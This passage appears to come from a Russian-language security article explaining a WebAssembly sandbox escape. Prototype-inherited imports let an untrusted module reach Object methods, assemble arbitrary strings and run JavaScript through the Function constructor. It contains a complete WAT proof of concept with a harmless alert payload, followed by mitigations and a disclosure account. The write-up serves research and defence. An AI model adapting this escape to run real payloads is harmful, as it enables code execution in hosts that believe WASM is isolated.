Остаётся лишь первая проблема: построение произвольной строки. Именно это оказывается самой сложной частью.

5.2 - Первые шаги в построении строки

Сразу приходит на ум метод `String.fromCharCode`. Он возвращает строку, состоящую из одного или нескольких UTF-16 кодовых единиц, переданных в качестве аргументов:

```
> String.fromCharCode(0x41, 0x42, 0x43)
'ABC'
```

Это было бы идеально для нас, поскольку с целыми числами WASM работает без проблем. Однако `fromCharCode` является частью глобального объекта `String`, а не `Object`. К счастью, есть способ его получить. Нам нужно выполнить следующие операции (для читаемости записано на JavaScript):

```
// Получить любую строку
str = "foobar";
// Получить конструктор String (т.е. глобальный объект String)
string_constructor = str.constructor;
// Получить String.fromCharCode
fromCharCode = string_constructor.fromCharCode;
```

Получить исходную строку немного сложно, но возможно. Например, чтобы получить литеральную строку «length», можно сделать следующее:

```
empty_object = importObject.constructor.prototype; // {}, доступен для импорта
empty_array = Object.values(empty_object); // []
Object.getOwnPropertyNames(empty_array); // [ 'length' ]
```

Результат всё ещё обёрнут в массив, но нам поможет `Object.groupBy`. Ключевое понимание здесь в том, что мы можем создавать произвольные функции обратного вызова, поскольку совершенно законно передавать WASM-функцию через `ref.func` вместо ссылки на функцию JavaScript (`externref`). Таким образом, мы могли бы создать функцию «сохранить n-й элемент», глядя на второй аргумент, передаваемый обратному вызову — индекс. На псевдо-JavaScript:

```
g_n = null;
save_first_elem = (x, i) => (if(i == 0) {g_n = x});
arr = [ 'length' ];
Object.groupBy(arr, save_first_elem);
// g_n == 'length'
```

В обобщённом виде `$array_get_nth_element` можно определить на WASM следующим образом:

```
;; Коллбэк для Object.groupBy() — извлекает элемент $n в $g_n.
(func $save_nth_element (param $val externref) (param $n i32)
  (local.get $n)
  (global.get $g_n)
  i32.eq
  (if
    (then
      (local.get $val)
      (global.set $g_nth_element)
    )
  )
)

;; Имея $arr и $n, возвращает $arr[n]
(func $array_get_nth_element (param $arr externref) (param $n i32)
  (result externref)
  (local.get $n)
  (global.set $g_n)
  (call $groupBy_i (local.get $arr) (ref.func $save_nth_element))
```

```

drop
(global.get $g_nth_element)
)

```

Мы используем имя `$groupBy_i`, чтобы обозначить случай, когда передаём внутреннюю (WASM) функцию, тогда как `$groupBy_e` будем использовать для вызова внешних ссылок на функции. К счастью, совершенно допустимо импортировать одно и то же имя дважды с разными типами!

```

(import "constructor" "groupBy" (func $groupBy_i
  (param externref) (param funcref) (result externref)))
(import "constructor" "groupBy" (func $groupBy_e
  (param externref) (param externref) (result externref)))

```

Таким образом, строку «length» можно получить следующим образом:

```

;; Получить строку 'length'
;; К счастью, это единственное перечислимое свойство пустого массива,
;; поэтому индекс: 0
(call $array_get_nth_element
  (call $getOwnPropertyNames
    (call $values (global.get $prototype))
  )
  (i32.const 0)
)
(global.set $s_length)

---

```

5.3 - Извлечение именованных свойств

Далее нам нужен способ доступа к именованным свойствам (например, `.constructor` и `.fromCharCode`) объекта.

Для этого можно использовать `Object.getOwnPropertyDescriptors()`, чтобы получить «расширенную» версию объекта со всеми его свойствами в виде дескрипторов. Затем `Object.values()` на этом результате даст эти дескрипторы в виде списка:

```

> Object.values(Object.getOwnPropertyDescriptors(string_constructor))
[
  {
    value: 'String',
    writable: false,
    enumerable: false,
    configurable: true
  },
  {
    value: [Function: fromCharCode],
    writable: true,
    enumerable: false,
    configurable: true
  },
  {
    value: [Function: fromCodePoint],
    writable: true,
    enumerable: false,
    configurable: true
  },
  ...
]

```

Если нам известен порядок этого списка, достаточно воспользоваться нашей функцией `$array_get_nth_element` (например, с индексом 1), и мы получим нужный дескриптор:

```

{
  value: [Function: fromCharCode],
  writable: true,
  enumerable: false,

```

```

    configurable: true
  }

```

Затем запускаем `Object.values()` на этом и снова применяем `$array_get_nth_element` (с индексом 0), чтобы получить нужное значение свойства (здесь — саму функцию `fromCharCode`). На практике порядок этого списка различается в зависимости от движка JavaScript, но мы решим эту проблему позже.

5.4 - Получение отдельных символов

Теперь, имея ссылку на `String.fromCharCode`, можно вызвать её с помощью `Object.groupBy()`:

```

> Object.groupBy([0x42], String.fromCharCode)
{ 'B\x00': [ 66 ] }

```

То, что возвращаемое значение дано как ключ объекта, не является проблемой — для этого можно использовать `Object.keys()` и `$array_get_nth_element`. `\x00` (возникающий из-за того, что `Object.groupBy()` передаёт индекс элемента вторым аргументом в `String.fromCharCode`) также можно убрать, взяв первый «элемент» (т.е. символ) строки с помощью `$array_get_nth_element`, что оставляет нам только строку «В».

Чтобы обернуть входное значение (0x42) в массив для использования с `Object.groupBy()`, применяем ещё один трюк: другой вызов `Object.groupBy()` с WASM-коллбэком позволяет создать объект `{ "66": ["length"] }`, который мы можем превратить в `[ "66" ]` с помощью `Object.keys()`. Тот факт, что наше число теперь является строкой, к счастью, не проблема для `String.fromCharCode` (он неявно вызовет `.valueOf()`).

Связав всё это воедино, получаем следующую функцию `$chr`:

```

;; Запутанный способ вызвать String.fromCharCode для одного числа.
(func $chr (param $c i32) (result externref)
  (local $tmp externref)

  ;; Это просто способ получить массив с одним элементом,
  ;; чтобы groupBy вызвал коллбек ровно один раз.
  (call $getOwnPropertyNames (call $values (global.get $prototype)))
  (local.set $tmp) ;; [ 'length' ]

  ;; Сначала вызываем Object.groupBy() на одноэлементном массиве
  ;; с коллбэком, возвращающим фиксированное значение ($c),
  ;; чтобы создать объект с только этим ключом.
  ;; Например, для 66 получим { "66": ["length"] }
  (local.get $c)
  (global.set $g_val_i)
  (call $groupBy_i (local.get $tmp) (ref.func $return_val_i))

  ;; Затем вызываем String.fromCharCode, передав например [ "66" ]
  ;; (результат Object.keys()) в Object.groupBy()
  (call $groupBy_e
    (call $keys)
    (global.get $String_constructor_fromCharCode)
  )

  ;; Теперь Object.keys() даёт ['A\x00'], делаем _[0][0] чтобы получить 'A'
  (call $keys)
  (i32.const 0)
  (call $array_get_nth_element)
  (i32.const 0)
  (call $array_get_nth_element)
)

```

5.5 - Накопление в строку

Имея в распоряжении отдельные строки-символы, нам нужен способ их конкатенации. Первый шаг — метод накопления символов в список. Для этого можно использовать примитив слияния, предоставляемый `Object.assign()`:

```
> Object.assign({"foo":"bar"}, {"lorem": "ipsum"})
{ foo: 'bar', lorem: 'ipsum' }
```

Будем присваивать каждый символ уникальному, инкрементирующемуся ключу (имени свойства), накапливая их в одном объекте (хотя каждое значение будет обернуто в массив):

```
;; Добавляет $value к объекту под новым уникальным (инкрементирующимся) ключом.
;; Это позволяет накапливать значения с уникальными ключами на объекте,
;; используемом позже для построения массива.
(func $add_value_to_obj (param $obj externref) (param $value externref)
  (local $tmp externref)

  ;; Создать новый объект ($tmp) с единственным свойством
  ;; с контролируемым значением ($value) и уникальным ключом
  ;; (возвращаемое значение коллбека задаёт имя свойства Object.groupBy)
  (call $groupBy_i (local.get $value) (ref.func $return_incr_ctr))
  (local.set $tmp)

  ;; Использовать Object.assign() для добавления свойства к $obj
  (call $assign (local.get $obj) (local.get $tmp))
)
```

После нескольких вызовов мы получим объект вида:

```
{
  '1': [ 'H' ],
  '2': [ 'e' ],
  '3': [ 'l' ],
  '4': [ 'l' ],
  '5': [ 'o' ]
}
```

Который затем превращаем в список с помощью `Object.values()`:

```
[ [ 'H' ], [ 'e' ], [ 'l' ], [ 'l' ], [ 'o' ] ]
```

Как это нам полезно? А вот как:

```
> String.raw({raw:[['H'],['e'],['l'],['l'],['o']]])
'Hello'
```

Эта функция обычно используется за кулисами с шаблонными литералами с тегом, но она идеально подходит для нашего случая. Её аргументом должен быть объект, содержащий свойство «raw» с массивом строк-частей для конкатенации. То, что каждый элемент сам по себе обернут в массив, не проблема: неявный `.toString()` их уберёт:

```
> ['A'].toString()
'A'
```

Получение ссылки на `String.raw()` выполняется так же, как мы получали `String.fromCharCode()`, а создание объекта-аргумента снова возможно с `Object.groupBy()` и пользовательским коллбэком:

```
> Object.groupBy(['H','e','l','l','o'], () => "raw")
{
  raw: [ [ 'H' ], [ 'e' ], [ 'l' ], [ 'l' ], [ 'o' ] ]
}
```

Для вызова `String.raw()` снова используем `Object.groupBy()`, но это означает, что наш объект (аргумент `String.raw()`) нужно обернуть в массив. Один способ достичь этого — получить существующий массив, содержащий один объект, и с помощью `Object.assign()` слить в этот внутренний объект наш собственный. В итоге получаем следующий WASM-код для `$list_to_string`:

```
;; Преобразует список вида [{"a"}, {"b"}, {"c"}, {"d"}] в ["a0bcd"]
;; (да, "0" добавляется из-за способа использования Object.groupBy)
;; (да, возвращается массив, но это нормально для нашего случая)
(func $list_to_string (param $list externref) (result externref)
  (local $arrwithobj externref)
  (local $innerobj externref)
  (local $res externref)

  ;; Создать объект с ключом "raw" и нашим входным списком как значением,
  ;; т.к. String.raw использует этот ключ для построения строки.
  (global.get $s_raw)
  (global.set $g_val_e)
  (call $groupBy_i (local.get $list) (ref.func $return_val_e))
  (local.set $res)

  ;; Это просто способ получить массив с одним объектом. Нам это нужно,
  ;; т.к. хотим передать объект как параметр в String.raw(),
  ;; но он должен быть обернут в массив для трюка с Object.groupBy.
  (call $values (call $getOwnPropertyDescriptors (local.get $res)))
  (local.set $arrwithobj)

  ;; Взять внутренний объект для его модификации
  (call $array_get_nth_element (local.get $arrwithobj) (i32.const 0))
  (local.set $innerobj)

  ;; Слить 'res' в него (наш объект с ключом raw)
  (call $assign (local.get $innerobj) (local.get $res))

  ;; Теперь вызываем String.raw через Object.groupBy
  (call $groupBy_e (local.get $arrwithobj)
    (global.get $String_constructor_raw)
  )

  ;; Результат находится в ключе возвращённого объекта, извлекаем его
  (call $keys)
)
```

6 - Независимость от движка JavaScript

Важным для нашего «эксплойта» является способность получить известное свойство из экземпляра объекта. Мы делали это, беря n-й элемент дескрипторов свойств объекта, но этот порядок не задан стандартом и, следовательно, различается в зависимости от движка JavaScript.

К счастью, есть способ обобщить это. Пока желаемое имя свойства имеет уникальную длину (например, «raw» — единственное свойство `String` с именем длиной 3), можно просмотреть список свойств в поисках имени с ожидаемой длиной.

Чтобы получить длину строки, можно использовать `Object.getOwnPropertyDescriptor()` с аргументом «length», например:

```
// "length" — единственная строка, которую мы получаем бесплатно
// (единственное свойство массива)
> Object.getOwnPropertyDescriptor("raw", "length")
{ value: 3, writable: false, enumerable: false, configurable: false }
```

Затем нужно получить свойство «value» дескриптора, но это возвращает нас к исходной проблеме... Есть, однако, обходной путь: для дескриптора свойства "length".length мы знаем, что его значение равно 6:

```
> Object.getOwnPropertyDescriptor("length","length")
{ value: 6, writable: false, enumerable: false, configurable: false }
> Object.values(Object.getOwnPropertyDescriptor("length","length"))
[ 6, false, false, false ]
```

Следовательно, можно использовать `Object.groupBy()` для поиска индекса числа 6 в этом списке (сохранить индекс того элемента, который равен 6): это и есть индекс ключа «value» во всех дескрипторах свойств! Вы ещё следите? ;)

Это замыкает круг и даёт нам полностью независимый от браузера/движка метод доступа к свойствам объекта (при условии уникальности их длины).

7 - Резюме эксплойта

Подведём итог: наш эксплойт состоит из следующих шагов:

0. Импортируем кучу статических методов из `Object` через унаследованное от прототипа пространство имён "constructor", например:
`"constructor" "groupBy".`
1. Получаем "length" и используем его для получения ссылок на `String.fromCharCode()`, `String.raw()` и строку "raw".
2. Используем `String.fromCharCode()` совместно с `Object.groupBy()`, `Object.assign()`, `Object.keys()` и `Object.values()` (среди прочего), чтобы преобразовать отдельные числа в список символов, составляющих наш пейлоад.
3. Используем `String.raw()` для объединения вышеперечисленного в одну строку.
4. Вызываем конструктор `Function` с нашим пейлоадом в качестве аргумента, а затем применяем `Object.groupBy()` для вызова возвращаемого значения, выполняя пейлоад.

Всё это объединяется в WASM-модуль, который выполняется при загрузке. Это означает, что пейлоад будет выполнен сразу после загрузки следующего кода браузером (обратите внимание на пустой `importObject`):

```
<script>
  fetch("payload.wasm")
    .then((response) => response.arrayBuffer())
    .then((bytes) => WebAssembly.instantiate(bytes, {}));
</script>
```

Результат: появляется alert с сообщением «hi from WASM» :)

Полный WAT-код для `payload.wasm` приведён в конце статьи.

8 - Защитные меры

Для разработчика, желающего безопасно запускать ненадёжные WASM-модули, решение простое: убедитесь, что `importObject` и каждое пространство имён внутри него имеют нулевой прототип:

```
const importObject = Object.assign(Object.create(null), {
```

```
"ns": Object.assign(Object.create(null), {  
  "logger": ...  
}))  
})
```

Alternatively, вы можете вручную проверить желаемые импорты WASM-модуля перед его созданием [3] и отказаться от запуска чего-либо с импортами, которых вы не ожидаете.

В настоящее время идёт процесс стандартизации интерфейса импортов/экспортов, известного как WASI [4]. Некоторые из этих интерфейсов заявляют об обеспечении уровней (файловой системы) изоляции, но важно знать, что это может быть полностью нивелировано данным способом побега из песочницы. Например, экспериментальный модуль Node `node:wasi` [5] предоставляет `wasi.getImportObject()`, генерирующий для вас необходимый `importObject`, однако он имеет обычный прототип `Object`. :)

В свою защиту они заявляют:

Модуль node:wasi в настоящее время не обеспечивает комплексные свойства безопасности файловой системы, предоставляемые некоторыми средами исполнения WASI.

9 - Послесловие

Создание этого эксплойта стало крайне увлекательной задачей. Для меня это и есть истинная суть хакерства: сначала — азарт от обнаружения этой «лазейки» с импортом через прототип, а затем — постепенное построение побега из песочницы по кусочку из функций, которые вообще не предназначались для этого.

Я сообщил об этом как о проблеме безопасности в команды Firefox, Chrome, WebKit и Node параллельно. Все они пришли примерно к одному и тому же выводу: это странно, но в настоящее время соответствует спецификации, и данная «песочница» технически не является границей безопасности, для которой был разработан WASM (по крайней мере, в браузере). Есть некоторое желание изменить спецификацию в будущем, но, конечно, это сложно сделать с сохранением обратной совместимости.

Это означает, что пока это всё ещё является фишкой, и мы можем наслаждаться ею, пока она существует! Было бы интересно посмотреть, смогут ли другие найти гаджеты, которые помогут упростить пейлоад; уверен, что есть и другие возможные пути.

Выражаю благодарность Райану Ханту из Mozilla за поддержку и помощь в координации обсуждения между вендорами. И отдельная благодарность моему другу Кевину Валку, который выступал в роли резиновой уточки, пока я застрял в поисках нужных примитивов, а также помог задокументировать PoC.

10 - Ссылки

- [0] <https://webassembly.github.io/spec/js-api/#read-the-imports>
- [1] <https://tc39.es/ecma262/multipage/abstract-operations.html#sec-get-o-p>
- [2] https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Object/groupBy
- [3] https://developer.mozilla.org/en-US/docs/WebAssembly/Reference/JavaScript_interface/Module/imports_static
- [4] <https://wasi.dev/>
- [5] <https://nodejs.org/api/wasi.html>

11 - Полный PoC

```
;; (Компилировать с помощью `wasm-as -all`. Требуется свежая версия Binaryen)
(module
  ;; Статические методы конструктора Object, которые мы можем вызывать напрямую
  (import "constructor" "keys"
    (func $keys (param externref) (result externref)))
  (import "constructor" "values"
    (func $values (param externref) (result externref)))
  (import "constructor" "getOwnPropertyNames"
    (func $getOwnPropertyNames (param externref) (result externref)))
  (import "constructor" "getOwnPropertyDescriptor"
    (func $getOwnPropertyDescriptor (param externref) (param externref)
      (result externref)))
  (import "constructor" "getOwnPropertyDescriptors"
    (func $getOwnPropertyDescriptors (param externref) (result externref)))
  (import "constructor" "getPrototypeOf"
    (func $getPrototypeOf (param externref) (result externref)))
  (import "constructor" "constructor"
    (func $constructor (param externref) (result externref)))
  (import "constructor" "assign"
    (func $assign (param externref) (param externref)))

  ;; Два варианта groupBy: с WASM- или JS-функцией как коллбэком соответственно
  (import "constructor" "groupBy" (func $groupBy_i
    (param externref) (param funcref) (result externref)))
  (import "constructor" "groupBy" (func $groupBy_e
    (param externref) (param externref) (result externref)))

  ;; Используем просто как объект, поэтому импортируем как 'global'
  (import "constructor" "prototype" (global $prototype externref))

  ;; Смещения конкретных ключей внутри определённых объектов.
  ;; Точные индексы определяются позже и записываются сюда,
  ;; пока инициализируем нулём.
  ;; 'constructor' в прототипе Object
  (global $OFF_CONSTRUCTOR (mut i32) (i32.const 0))
  ;; 'value' в объектах дескрипторов
  (global $OFF_VALUE (mut i32) (i32.const 0))
  ;; 'fromCharCode' в конструкторе String
  (global $OFF_FROMCHARCODE (mut i32) (i32.const 0))
  ;; 'raw' в конструкторе String
  (global $OFF_RAW (mut i32) (i32.const 0))

  ;; Полученные строки
  (global $s_length (mut externref) (ref.null extern))
  (global $s_constructor (mut externref) (ref.null extern))
  (global $s_fromCharCode (mut externref) (ref.null extern))
  (global $s_raw (mut externref) (ref.null extern))

  ;; Полученные функции
  (global $String_constructor (mut externref) (ref.null extern))
  (global $String_constructor_raw (mut externref) (ref.null extern))
  (global $String_constructor_fromCharCode (mut externref) (ref.null extern))

  ;; Референсный индекс для коллбэков ниже (вход)
  (global $g_n (mut i32) (i32.const 0))

  ;; Извлечённый (сохранённый) элемент, используемый коллбэками ниже (выход)
  (global $g_nth_element (mut externref) (ref.null extern))
  (global $g_nth_element_i (mut i32) (i32.const 0))

  ;; Коллбэк для Object.groupBy() — извлекает элемент.
  ;; Object.groupBy() вызывает callback(elem, idx) для каждого элемента массива.
  (func $save_nth_element (param $val externref) (param $n i32)
    (local.get $n)
```

```

(global.get $g_n)
i32.eq
(if
  (then
    (local.get $val)
    (global.set $g_nth_element)
  )
)
)

;; То же, что выше, но сохраняет i32 вместо externref
(func $save_nth_element_i (param $val i32) (param $n i32)
  (local.get $n)
  (global.get $g_n)
  i32.eq
  (if
    (then
      (local.get $val)
      (global.set $g_nth_element_i)
    )
  )
)

;; Обёртка над трюком с groupBy для доступа к arr[n]
(func $array_get_nth_element (param $arr externref) (param $n i32)
  (result externref)
  (local.get $n)
  (global.set $g_n)
  (call $groupBy_i (local.get $arr) (ref.func $save_nth_element))
  drop
  (global.get $g_nth_element)
)

;; То же, что $array_get_nth_element, но результат i32
;; Полезно, если хотим работать с результатом в WASM
;; (например, сравнить с другим целым числом)
(func $array_get_nth_element_i (param $arr externref) (param $n i32)
  (result i32)
  (local.get $n)
  (global.set $g_n)
  (call $groupBy_i (local.get $arr) (ref.func $save_nth_element_i))
  drop
  (global.get $g_nth_element_i)
)

;; Вспомогательная функция для получения n-го свойства (обычно метода) объекта
;; ПРИМЕЧАНИЕ: порядок специфичен для JS-движка, поэтому смещение
;; определяем динамически позже
;; ПРИМЕЧАНИЕ 2: казалось бы, можно вызвать Object.values() (не нуждаясь
;; в 'value'), но он перечисляет только перечислимые свойства.
;; Нам нужен доступ к любому свойству.
(func $object_get_nth_property (param $obj externref) (param $n i32)
  (result externref)
  (local $descriptor_vals externref) ;; для читаемости

  (call $values (call $getOwnPropertyDescriptors (local.get $obj)))
  (local.set $descriptor_vals)

  (call $values
    (call $array_get_nth_element
      (local.get $descriptor_vals)
      (local.get $n)
    )
  )
  (global.get $OFF_VALUE)
  (call $array_get_nth_element)
)

(func $object_get_named_property (param $obj externref)
  (param $key externref)
  (result externref)

```

```

    (call $getOwnPropertyDescriptor (local.get $obj) (local.get $key))
    call $values
    (global.get $OFF_VALUE)
    call $array_get_nth_element
)

;; Коллбэки, возвращающие фиксированное (но настраиваемое) значение, т.е. ()=>42
;; Нужны версии для JS-объектов и для целых чисел. Используются совместно
;; с Object.groupBy() для установки произвольного ключа в результирующем объекте.
(global $g_val_e (mut externref) (ref.null extern))
(func $return_val_e (result externref)
  (global.get $g_val_e)
)
(global $g_val_i (mut i32) (i32.const 0))
(func $return_val_i (result i32)
  (global.get $g_val_i)
)

;; Коллбэк, каждый раз возвращающий статическое (инкрементирующееся) значение.
;; Используется $add_value_to_obj.
(global $g_key_ctr (mut i32) (i32.const 0))
(func $return_incr_ctr (result i32)
  (global.get $g_key_ctr)
  (i32.const 1)
  i32.add ;; инкремент
  (global.set $g_key_ctr)
  (global.get $g_key_ctr) ;; возврат
)

;; Добавляет $value к объекту под новым уникальным (инкрементирующимся) ключом.
;; Это позволяет накапливать значения с уникальными ключами на объекте,
;; используемом для построения массива позже.
(func $add_value_to_obj (param $obj externref) (param $value externref)
  (local $tmp externref)

  ;; Создать новый объект ($tmp) с единственным свойством
  ;; с контролируемым значением ($value) и уникальным ключом
  (call $groupBy_i (local.get $value) (ref.func $return_incr_ctr))
  (local.set $tmp)

  ;; Использовать Object.assign() для добавления свойства к $obj
  (call $assign (local.get $obj) (local.get $tmp))
)

;; Запутанный способ вызвать fromCharCode для одного числа.
(func $chr (param $c i32) (result externref)
  (local $tmp externref)

  ;; Просто способ получить массив с одним элементом,
  ;; чтобы groupBy вызвал коллбэк ровно один раз.
  (call $getOwnPropertyNames (call $values (global.get $prototype)))
  (local.set $tmp) ;; [ 'length' ]

  ;; Сначала вызываем Object.groupBy() на одноэлементном массиве
  ;; с коллбеком, возвращающим фиксированное значение ($c)
  ;; Например, для 65 получим { "65": ["length"] }
  (local.get $c)
  (global.set $g_val_i)
  (call $groupBy_i (local.get $tmp) (ref.func $return_val_i))

  ;; Затем вызываем Object.fromCharCode, передав например [ "65" ] в
  ;; Object.groupBy() (Object.keys обернёт это в массив за нас)
  (call $groupBy_e
    (call $keys)
    (global.get $String_constructor_fromCharCode)
  )

  ;; Теперь Object.keys() даёт ['A\x00'], делаем _[0][0] чтобы получить 'A'
  (call $keys)
  (i32.const 0)

```

```

(call $array_get_nth_element)
(i32.const 0)
(call $array_get_nth_element)
)

;; По сути добавляет String.fromCharCode($c) как новое значение
;; с уникальным ключом к $obj, позволяя накапливать символы
;; для последующего преобразования в строку.
;; Под капотом используем Object.groupBy, который оборачивает значения в списки.
;; Строим что-то вроде [['f'],['o'],['o']].
;; Это не важно позже из-за поведения String.raw.
(func $add_charcode_to_obj (param $obj externref) (param $c i32)
  (call $add_value_to_obj
    (local.get $obj)
    (call $chr (local.get $c))
  )
)

;; Преобразует список вида ["a"],["b"],["c"],["d"] в ["abcd"]
;; (да, "0" добавляется после первого символа из-за способа использования
;; Object.groupBy) (да, возвращается массив, но это нормально т.к.
;; неявный .toString даёт строку)
(func $list_to_string (param $list externref) (result externref)
  (local $arrwithobj externref)
  (local $innerobj externref)
  (local $res externref)

  ;; Создать объект с ключом "raw" и входным списком как значением,
  ;; т.к. String.raw использует этот ключ для построения строки.
  (global.get $s_raw)
  (global.set $g_val_e)
  (call $groupBy_i (local.get $list) (ref.func $return_val_e))
  (local.set $res)

  ;; Просто способ получить массив с одним объектом. Нам это нужно,
  ;; т.к. хотим передать объект как параметр в String.raw(),
  ;; но он должен быть обернут в массив для трюка с Object.groupBy.
  (call $values (call $getOwnPropertyDescriptors (local.get $res)))
  (local.set $arrwithobj)

  ;; Взять внутренний объект для его модификации
  (call $array_get_nth_element (local.get $arrwithobj) (i32.const 0))
  (local.set $innerobj)

  ;; Слить 'res' в него (наш объект с ключом raw)
  (call $assign (local.get $innerobj) (local.get $res))

  ;; Теперь вызываем String.raw через Object.groupBy
  (call $groupBy_e
    (local.get $arrwithobj) (global.get $String_constructor_raw)
  )

  ;; Результат находится в ключе возвращённого объекта, извлекаем его
  (call $keys)
)

;; Глобалы для $array_index_of и $save_idx_if_length_equals
(global $g_wanted_elem (mut i32) (i32.const 999))
(global $g_wanted_length (mut i32) (i32.const 0))
(global $g_obtained_idx (mut i32) (i32.const 999))

;; Коллбэк для $array_index_of
(func $save_idx_if_equals (param $elem i32) (param $idx i32)
  (local.get $elem)
  (global.get $g_wanted_elem)
  i32.eq
  ;; if($elem == $g_wanted_elem) $g_obtained_idx = idx;
  (if
    (then
      (local.get $idx)
      (global.set $g_obtained_idx)
    )
  )
)

```



```

    )
  )
)

;; Коллбэк для $get_index_for_element_with_length
(func $save_idx_if_length_equals (param $elem externref) (param $idx i32)
  ;; Получить дескриптор свойства 'length', затем его 'value'
  (call $array_get_nth_element_i
    (call $values
      (call $getOwnPropertyDescriptor
        (local.get $elem) (global.get $s_length)
      )
    )
  )
  (global.get $OFF_VALUE) ;; Индекс 'value' в дескрипторах свойств
)

;; if(len == $g_wanted_length) $g_obtained_idx = idx;
(global.get $g_wanted_length)
i32.eq
(if
  (then
    (local.get $idx)
    (global.set $g_obtained_idx)
  )
)
)

;; Получить индекс $needle в $arr. Используется для получения OFF_VALUE
;; (в дескрипторе свойства)
(func $array_index_of (param $arr externref) (param $needle i32)
  (result i32)
  (local.get $needle)
  (global.set $g_wanted_elem)

  (call $groupBy_i
    (local.get $arr)
    (ref.func $save_idx_if_equals)
  )
  drop

  (global.get $g_obtained_idx)
)

;; Порядок свойств во встроенных объектах зависит от реализации.
;; К счастью, мы можем определить индексы нужных нам свойств
;; по их уникальной длине имени.
(func $get_index_for_element_with_length (param $arr externref)
  (param $wanted_length i32)
  (result i32)

  ;; Object.groupBy($arr, $save_idx_if_length_equals)
  (local.get $wanted_length)
  (global.set $g_wanted_length)

  (call $groupBy_i
    (local.get $arr)
    (ref.func $save_idx_if_length_equals)
  )
  drop

  (global.get $g_obtained_idx)
)

;; Построить пейлоад
(func $build_string (result externref)
  (local $accum externref)

  ;; accum = {}
  ;; Есть, наверное, более чистые способы, но мы просто делаем Function("B").
  ;; Это чистый объект без собственных ключей (именно то, что нам нужно)
  (call $constructor (call $chr (i32.const 0x42)))

```

```

(local.set $accum)

;; Начинаем с "0;", т.к. "0" вставляется на индекс 1
;; (из-за того, что String.raw также получает второй аргумент,
;; который Object.groupBy передаёт своему коллбэку (idx))
;; Итоговый результат: "00;alert('hi from WASM')"
```

```

(call $add_charcode_to_obj (local.get $accum) (i32.const 0x30))
(call $add_charcode_to_obj (local.get $accum) (i32.const 0x3b))

;; alert('
(call $add_charcode_to_obj (local.get $accum) (i32.const 0x61))
(call $add_charcode_to_obj (local.get $accum) (i32.const 0x6c))
(call $add_charcode_to_obj (local.get $accum) (i32.const 0x65))
(call $add_charcode_to_obj (local.get $accum) (i32.const 0x72))
(call $add_charcode_to_obj (local.get $accum) (i32.const 0x74))
(call $add_charcode_to_obj (local.get $accum) (i32.const 0x28))
(call $add_charcode_to_obj (local.get $accum) (i32.const 0x27))

;; hi from WASM
(call $add_charcode_to_obj (local.get $accum) (i32.const 0x68))
(call $add_charcode_to_obj (local.get $accum) (i32.const 0x69))
(call $add_charcode_to_obj (local.get $accum) (i32.const 0x20))
(call $add_charcode_to_obj (local.get $accum) (i32.const 0x66))
(call $add_charcode_to_obj (local.get $accum) (i32.const 0x72))
(call $add_charcode_to_obj (local.get $accum) (i32.const 0x6f))
(call $add_charcode_to_obj (local.get $accum) (i32.const 0x6d))
(call $add_charcode_to_obj (local.get $accum) (i32.const 0x20))
(call $add_charcode_to_obj (local.get $accum) (i32.const 0x57))
(call $add_charcode_to_obj (local.get $accum) (i32.const 0x41))
(call $add_charcode_to_obj (local.get $accum) (i32.const 0x53))
(call $add_charcode_to_obj (local.get $accum) (i32.const 0x4d))

;; ')
(call $add_charcode_to_obj (local.get $accum) (i32.const 0x27))
(call $add_charcode_to_obj (local.get $accum) (i32.const 0x29))

;; Преобразовать в список
(call $values (local.get $accum))
(call $list_to_string)
)

(func $main
  (local $payload externref)

  ;; Получить строку 'length'
  ;; К счастью, это единственное собственное свойство пустого массива,
  ;; поэтому индекс 0
  (call $array_get_nth_element
    (call $getOwnPropertyNames (call $values (global.get $prototype)))
    (i32.const 0)
  )
  (global.set $s_length)

  ;; Получить смещение 'value' в дескрипторах свойств. Не можем использовать
  ;; $get_index_for_element_with_length здесь, т.к. она использует 'value'
  ;; внутри. Вместо этого смотрим, какое из свойств дескриптора свойства
  ;; 'length' имеет значение 6, например:
  ;; Object.values(Object.getOwnPropertyDescriptor('length', 'length'));
  ;; даёт: [ 6, false, false ]
  ;; То, что на индексе 0 в примере — это длина, сохраняем этот индекс.
  (call $array_index_of
    (call $values
      (call $getOwnPropertyDescriptor
        (global.get $s_length)
        (global.get $s_length)
      )
    )
    (i32.const 6)
  )
  (global.set $OFF_VALUE)
)

```

```

;; Получить смещение 'constructor' в прототипе Object
(call $get_index_for_element_with_length
  ;; Object.getOwnPropertyNames({}.constructor.prototype)
  (call $getOwnPropertyNames (global.get $prototype))
  (i32.const 11) ;; "constructor".length
)
(global.set $OFF_CONSTRUCTOR)

;; Получить строку 'constructor'
;; Помимо смещения выше, нам нужна эта строка,
;; т.к. индекс 'constructor' в списке свойств Object
;; отличается от индекса 'constructor' в списке свойств String.
(call $array_get_nth_element
  (call $getOwnPropertyNames (global.get $prototype))
  (global.get $OFF_CONSTRUCTOR)
)
(global.set $s_constructor)

;; Получить String.prototype.constructor
;; (через строку "constructor", но подойдёт любая строка)
(call $object_get_named_property
  (call $getPrototypeOf (global.get $s_constructor))
  (global.get $s_constructor)
)
(global.set $String_constructor)

;; Получить индексы 'fromCharCode' и 'raw' в списке ключей String
(call $get_index_for_element_with_length
  ;; Object.getOwnPropertyNames(String)
  (call $getOwnPropertyNames (global.get $String_constructor))
  (i32.const 12) ;; "fromCharCode".length
)
(global.set $OFF_FROMCHARCODE)
(call $get_index_for_element_with_length
  ;; Object.getOwnPropertyNames(String)
  (call $getOwnPropertyNames (global.get $String_constructor))
  (i32.const 3) ;; "raw".length
)
(global.set $OFF_RAW)

;; Получить String.constructor.fromCharCode и String.constructor.raw
(call $object_get_nth_property
  (global.get $String_constructor) (global.get $OFF_FROMCHARCODE)
)
(global.set $String_constructor_fromCharCode)
(call $object_get_nth_property
  (global.get $String_constructor) (global.get $OFF_RAW)
)
(global.set $String_constructor_raw)

;; Получить строку 'raw' из конструктора String
;; (нужна также для построения параметра String.raw)
(call $array_get_nth_element
  (call $getOwnPropertyNames (global.get $String_constructor))
  (global.get $OFF_RAW)
)
(global.set $s_raw)

;; Построить пейлоад. Возвращает обёрнутым в массив,
;; например: [ "00;alert('hi from WASM')" ]
(call $build_string)
(local.set $payload)

;; Создать нашу функцию и вызвать её через groupBy!!
(call $groupBy_e
  ;; Используем пейлоад как удобный массив длиной 1 для groupBy
  (local.get $payload)
  (call $constructor
    (local.get $payload)
  )
)

```

```
        drop ;; игнорируем возвращаемое значение
    )
    (start $main)
)
```

|=[EOF]=-----=|

Десинхронизируй планету — Удалённое выполнение кода через Rsync

Автор: Simon Scannell, Pedro Gallegos, Jasiel Spelman

```
